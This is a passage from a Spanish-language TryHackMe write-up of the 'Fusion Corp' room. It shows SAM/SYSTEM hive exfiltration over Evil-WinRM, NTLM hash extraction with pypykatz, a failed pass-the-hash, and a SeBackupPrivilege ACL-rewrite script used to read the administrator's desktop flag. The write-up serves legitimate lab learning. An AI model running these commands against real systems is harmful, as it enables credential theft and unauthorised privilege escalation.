Info: Downloading C:\temp\sam to sam


Info: Download successful!

*Evil-WinRM* PS C:\temp> download system
Info: Downloading C:\temp\system to system

Progress: 58% : |          |
Progress: 70% : |          |
```

https://github.com/skelsec/pypykatz




```
root@ip-10-10-147-145:~# pypykatz registry --sam sam system
WARNING:pypykatz:SECURITY hive path not supplied! Parsing SECURITY will not work
WARNING:pypykatz:SOFTWARE hive path not supplied! Parsing SOFTWARE will not work
============== SYSTEM hive secrets ==============
CurrentControlSet: ControlSet001
Boot Key: eafd8ccae4277851fc8684b967747318
============== SAM hive secrets ==============
HBoot Key: 6ecc70876cca61684c6f0289012489c810101010101010101010101010101010
Administrator:500:aad3b435b51404eeaad3b435b51404ee:2182eed0101516d0a206b98c579565e6:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```

Hash de administrador: 2182eed0101516d0a206b98c579565e6




```
root@ip-10-10-147-145:~# evil-winrm -u Administrator -H 2182eed0101516d0a206b98c579565e6 -i 10.10.208.100

Evil-WinRM shell v2.4

Info: Establishing connection to remote endpoint

Error: An error of type WinRM::WinRMAuthorizationError happened, message is WinRM::WinRMAuthorizationError

Error: Exiting with code 1
```


No funcionó así que utilicé otra vieja conocida.
https://book.hacktricks.xyz/windows/windows-local-privilege-escalation/privilege-escalation-abusing-tokens
Allí aparecía un plugin para ejecutar desde evil-winrm, pero no lo tenía instalado en mi attackbox de thm así que descargué el ps1 y edité la línea final para que me diera acceso al contenido de c:\users \adminstrator\desktop




```
*Evil-WinRM* PS C:\tmp> type Acl-FullControl.ps1
function Acl-FullControl {param ($user,$path)
$help = @"
.SYNOPSIS
    Acl-FullControl
    PowerShell Function: Acl-FullControl
    Author: Luis Vacas (CyberVaca)

    Required dependencies: None
    Optional dependencies: None
.DESCRIPTION

.EXAMPLE
    Acl-FullControl -user domain\usuario -path c:\users\administrador

    Description
    -----------
    If you have the SeBackupPrivilege privilege. You can change the permissions to the path you select.

"@
if ($user -eq $null -or $path -eq $null) {$help} else {
"[+] Current permissions:"
get-acl $path | fl
"[+] Changing permissions to $path"
$acl = get-acl $path
$aclpermisos = $user,'FullControl','ContainerInherit,ObjectInherit','None','Allow'
$permisoacl = new-object System.Security.AccessControl.FileSystemAccessRule $aclpermisos
$acl.AddAccessRule($permisoacl)
set-acl -Path $path -AclObject $acl
"[+] Acls changed successfully."
get-acl -path $path | fl
}
}
Acl-FullControl -user $env:username -path c:\users\administrator\Desktop
*Evil-WinRM* PS C:\tmp>
```



```
*Evil-WinRM* PS C:\tmp> upload Acl-FullControl.ps1
Info: Uploading Acl-FullControl.ps1 to C:\tmp\Acl-FullControl.ps1


Data: 1372 bytes of 1372 bytes copied

Info: Upload successful!

*Evil-WinRM* PS C:\tmp> .\Acl-FullCOntrol.ps1
[+] Current permissions:


Path   : Microsoft.PowerShell.Core\FileSystem::C:\users\administrator\Desktop
Owner  : BUILTIN\Administrators
Group  : FUSION\Domain Users
Access : NT AUTHORITY\SYSTEM Allow  FullControl
         BUILTIN\Administrators Allow  FullControl
         FUSION\Administrator Allow  FullControl
Audit  :
Sddl   : O:BAG:DUD:(A;OICIID;FA;;;SY)(A;OICIID;FA;;;BA)(A;OICIID;FA;;;LA)



[+] Changing permissions to c:\users\administrator\Desktop
[+] Acls changed successfully.


Path   : Microsoft.PowerShell.Core\FileSystem::C:\users\administrator\Desktop
Owner  : BUILTIN\Administrators
Group  : FUSION\Domain Users
Access : FUSION\jmurphy Allow  FullControl
         NT AUTHORITY\SYSTEM Allow  FullControl
         BUILTIN\Administrators Allow  FullControl
         FUSION\Administrator Allow  FullControl
Audit  :
Sddl   : O:BAG:DUD:AI(A;OICI;FA;;;S-1-5-21-1898838421-3672757654-990739655-1104)(A;OICIID;FA;;;SY)(A;OICI
ID;FA;;;BA)(A;OICIID;FA;;;LA)



*Evil-WinRM* PS C:\tmp>
```



```
*Evil-WinRM* PS C:\tmp> type c:\users\administrator\Desktop\flag.txt
THM{[redacted]}
```



Fusion Corp

Fusion Corp said they got everything patched... did they?

Congratulations

You've completed the room!